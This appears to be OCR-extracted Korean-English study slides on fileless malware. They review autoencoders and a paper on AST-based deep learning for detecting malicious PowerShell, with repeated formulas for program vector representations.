
- **AutoEncoder**



For what?
1. Dimension Reduction(feature extraction)
* 입력값 feature을 잘 가지는 **Weight**를 가짐.

2. Denoising(by add random noise in Input)

Denoising AutoEnocder




Minimize $L_{DAE} = \sum_{x \in D} E_{q(\tilde{x}|x)} [L(x, g(h(\tilde{x})))]$

Fileless Malware

Background


1. In Representation Learning approaches
   - AutoEncoder
   - RBMs

- RBMs
  - AutoEncoder 시초




Different with AutoEncoder

☆ Reconstruction errors = ||x-r||^2



Paper Review

1. AST-Based Deep Learning for Detecting Malicious PowerShell




- (REF)Building Program Vector Representation for Deep Learning – **AST** to **vector** specialized in Program Language
  - 기존 Representation method(RBMs, AutoEncoder)는 image나 speech data, etc.에 주로 사용되어 NLP에 바로 적용불가능
  - 또한 Programming Language는 Natural Language와는 다름(NLP는 atomic unit이 중요, 하지만 Programming Language는 그렇지 않음)
  - 따라서 PL의 AST에 특화된 Representation을 생성하는 알고리즘 제안


Fileless Malware

Paper Review

1. AST-Based Deep Learning for Detecting Malicious PowerShell



- (REF)Building Program Vector Representation for Deep Learning – **AST** to **vector** specialized in Program Language




- Structure 구조를 담을 수 있음
- 학습에 용이(다양한 language 적용 가능)

Fileless Malware

Paper Review

1. AST-Based Deep Learning for Detecting Malicious PowerShell




- (REF)Building Program Vector Representation for Deep Learning – **AST** to **vector** specialized in Program Language

$$\mathrm{vec}(p) \approx \tanh\left(\sum_{i=1}^{n} l_i W_i \cdot \mathrm{vec}(c_i) + \boldsymbol{b}\right)$$

Paper Review

1. AST-Based Deep Learning for Detecting Malicious PowerShell



- (REF)Building Program Vector Representation for Deep Learning – **AST** to **vector** specialized in Program Language

$$\text{vec}(p) \approx \tanh\left(\sum_{i=1}^{n} \frac{\#\text{leaves under } c_i}{\#\text{leaves under } p} l_i W_i \cdot \text{vec}(c_i) + b\right)$$

Non-leaf node

Direct children node

bias


$W_i = c_i$의 weight

$W_i = \mathrm{R}^{\wedge}(N^f \times N^f)$

N_f = dimension(30)

Paper Review

1. AST-Based Deep Learning for Detecting Malicious PowerShell



- (REF)Building Program Vector Representation for Deep Learning – **AST** to **vector** specialized in Program Language

$$\text{vec}(p) \approx \tanh\left(\sum_{i=1}^{n} \frac{\#\text{leaves under } c_i}{\#\text{leaves under } p} W_i \cdot \text{vec}(c_i) + b\right)$$

Non-leaf node


Direct children node

bias

$W_i = c_i$의 weight

$W_i = \mathrm{R}^{\wedge}(N^f \times N^f)$


N_f = dimension(30)



Fileless Malware

Paper Review

1. AST-Based Deep Learning for Detecting Malicious PowerShell



- (REF)Building Program Vector Representation for Deep Learning – **AST** to **vector** specialized in Program Language

$$\text{vec}(p) \approx \tanh\left(\sum_{i=1}^{n} l_i W_i \cdot \text{vec}(c_i) + b\right)$$

Dynamic!!!

$l_i = \frac{\#\text{leaves under } c_i}{\#\text{leaves under } p}$

bias


Non-leaf node

Direct children node

$W_i = c_i$의 weight


$W_i = \mathrm{R}^{\wedge}(N^f \times N^f)$

N_f = dimension(30)




Paper Review

1. AST-Based Deep Learning for Detecting Malicious PowerShell



- (REF)Building Program Vector Representation for Deep Learning – **AST** to **vector** specialized in Program Language

Children 개수를 신경 쓰지 않기 위해



Continuous BoW

Dynamic Pooling


Continuous Binary tree

$$if\ p's\ children \geq 2$$

$$W_i = \frac{n-i}{n-1}W_l + \frac{i-1}{n-1}W_r$$

$$else\ if\ p's\ children < 2$$


$$W_i = \frac{1}{2}W_l + \frac{1}{2}W_r$$



Fileless Malware

Paper Review

1. AST-Based Deep Learning for Detecting Malicious PowerShell



- (REF)Building Program Vector Representation for Deep Learning – **AST** to **vector** specialized in Program Language


$$\text{vec}(p) \approx \tanh\left(\sum_{i=1}^{n} l_i W_i \cdot \text{vec}(c_i) + b\right), \quad l_i = \frac{\#\text{leaves under } c_i}{\#\text{leaves under } p}$$

Dynamic!!! — l_i — bias — n — Non-leaf node — Direct children node

$W_i = c_i$의 weight

$W_i = \mathrm{R}^{\wedge}(N^f \times N^f)$

N_f = dimension(30)




if p's children ≥ 2

$$W_i = \frac{n-i}{n-1} W_l + \frac{i-1}{n-1} W_r$$


else if p's children < 2

$$W_i = \frac{1}{2} W_l + \frac{1}{2} W_r$$



Paper Review

1. AST-Based Deep Learning for Detecting Malicious PowerShell



- (REF)Building Program Vector Representation for Deep Learning – **AST** to **vector** specialized in Program Language

$$\text{vec}(p) \approx \tanh\left(\sum_{i=1}^{n} \frac{\#\text{leaves under } c_i}{\#\text{leaves under } p} W_i \cdot \text{vec}(c_i) + b\right)$$

Non-leaf node


Direct children node

bias

$W_i = c_i$의 weight

$W_i = \mathrm{R}^{\wedge}(N^f \times N^f)$


N_f = dimension(30)



Fileless Malware

Paper Review

1. AST-Based Deep Learning for Detecting Malicious PowerShell



- (REF)Building Program Vector Representation for Deep Learning – **AST** to **vector** specialized in Program Language

